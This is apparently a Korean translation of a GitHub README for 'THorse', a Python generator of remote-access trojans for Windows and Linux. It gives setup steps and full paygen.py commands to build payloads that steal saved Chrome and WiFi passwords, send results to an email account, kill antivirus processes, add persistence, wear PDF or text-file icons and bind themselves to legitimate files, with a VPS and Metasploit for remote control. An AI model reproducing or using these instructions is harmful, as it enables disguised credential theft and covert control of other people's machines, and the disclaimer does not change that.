 pushpenderindia/thorse
THorse는 Python 3로 작성된 Windows/Linux 시스템용 RAT(원격 관리 트로이 목마) 생성기입니다.



THorse는 Python 3으로 작성된 Windows/Linux용 RAT(Remote Administrator Trojan) 생성기입니다.
이 작은 파이썬 스크립트는 정말 멋진 일을 할 수 있습니다.
:computer: 이 프로젝트는 오로지 좋은 목적과 개인적인 용도로만 제작되었습니다.
본 소프트웨어는 어떠한 종류의 보증도 없이 "있는 그대로" 제공됩니다. 귀하는 본 소프트웨어를 사용함에 있어 전적인 책임을 집니다. 사용에 대한 모든 책임은 최종 사용자에게 있습니다. 개발자는 이 프로그램으로 인한 오용이나 손해에 대해 어떠한 책임도 지지 않습니다.
| 지원되는 검색 대상: 다음에서 저장된 비밀번호를 검색하려고 시도: |
|---|
| Chrome 브라우저 |
| WiFi |
 Kali Linux - ROLLING EDITION
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
Meterpreter 페이로드가 얼마나 강력한지 모두 알고 있지만, 그럼에도 불구하고 이 페이로드로 만든 것은 만족스럽지 않습니다.
Windows의 경우, paygen.py [14행]에서 Pyinstaller 경로를 지정/설정하세요.
기본 경로는 다음과 같습니다: PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
시스템에 맞게 변경하세요
# 의존성 설치
$ 최신 python 3.x 설치

# /opt 디렉토리로 이동 (선택 사항)
$ cd /opt/

# 이 저장소 클론
$ git clone https://github.com/PushpenderIndia/thorse.git

# 저장소로 이동
$ cd thorse

# 의존성 설치
$ bash installer_linux.sh

# installer_linux.sh 실행 중 오류가 발생하면 installer_linux.py를 사용하여 설치해 보세요.
$ python3 installer_linux.py

$ chmod +x paygen.py

$ python3 paygen.py --help

# 페이로드/RAT 생성
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# 사용자 지정 AVKiller로 페이로드/RAT 생성 [기본적으로 Kill_Targets에 수많은 알려진 안티바이러스가 추가됨]
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe

# 사용자 지정 지속성 시간으로 페이로드/RAT 생성
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10

참고: icon 폴더에서 사용자 지정 아이콘을 사용할 수도 있습니다. 다음과 같이 사용하세요: --icon icon/pdf.ico
# 1. VPS 설정: Digital Ocean, Linode, AWS 등 VPS 제공업체에서 Ubuntu VPS를 구매할 수 있습니다.

# 2. SSH를 통해 VPS에 연결
$ ssh username@ip_address

# 3. Linux VPS 업데이트
$ sudo apt update

# 4. Kali Linux 저장소 추가
$ sudo sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"

# 5. gnupg 패키지 설치
$ sudo apt install gnupg

# 6. Kali 공개 키 추가
$ wget 'https://archive.kali.org/archive-key.asc' && sudo apt-key add archive-key.asc

# 7. VPS 업데이트
$ sudo apt update

# 8. Kali 우선순위 설정
$ sudo sh -c "echo 'Package: *'>/etc/apt/preferences.d/kali.pref; echo 'Pin: release a=kali-rolling'>>/etc/apt/preferences.d/kali.pref; echo 'Pin-Priority: 50'>>/etc/apt/preferences.d/kali.pref"

# 9. VPS 업데이트
$ sudo apt update

# 10. VPS에 Metasploit Framework 설치
$ sudo apt install -t kali-rolling metasploit-framework

# 참고: 위 단계는 한 번만 수행하면 됩니다.

# 11. pip3 설치
$ sudo apt install python3-pip

# 12. 이 저장소 클론
$ git clone https://github.com/PushpenderIndia/thorse.git

# 13. 저장소로 이동
$ cd thorse

# 14. 의존성 설치
$ bash installer_linux.sh

# 15. installer_linux.sh 실행 중 오류가 발생하면 installer_linux.py를 사용하여 설치해 보세요.
$ python3 installer_linux.py

$ 16. chmod +x paygen.py
$ python3 paygen.py --help

# 페이로드/RAT 생성 (Windows용 RAT을 컴파일하려면 Windows 머신에서 RAT을 빌드하고 VPS를 사용하여 원격으로 제어하십시오)
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# 사용자 지정 AVKiller로 페이로드/RAT 생성 [기본적으로 Kill_Targets에 수많은 알려진 안티바이러스가 추가됨]
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe

# 사용자 지정 지속성 시간으로 페이로드/RAT 생성
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10

참고: icon 폴더에서 사용자 지정 아이콘을 사용할 수도 있습니다. 다음과 같이 사용하세요: --icon icon/pdf.ico
# 의존성 설치
$ 최신 python 3.x 설치

# 이 저장소 클론
$ git clone https://github.com/PushpenderIndia/thorse.git

# 저장소로 이동
$ cd thorse

# 의존성 설치
$ python -m pip install -r requirements.txt

# 텍스트 편집기로 paygen.py를 열고 15행을 구성합니다. Pyinstaller 경로를 설정합니다. 기본 경로는 다음과 같습니다:
# PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")

# 도움말 메뉴 보기
$ python paygen.py --help

# 페이로드/RAT 생성
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path

# 사용자 지정 AVKiller로 페이로드/RAT 생성 [기본적으로 Kill_Targets에 수많은 알려진 안티바이러스가 추가됨]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe

# 합법적인 파일과 바인딩된 페이로드/RAT 생성 [모든 파일 .exe, .pdf, .txt 등]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon/txt.ico --bind passwords.txt

참고: icon 폴더에서 사용자 지정 아이콘을 사용할 수도 있습니다. 다음과 같이 사용하세요: --icon icon/pdf.ico
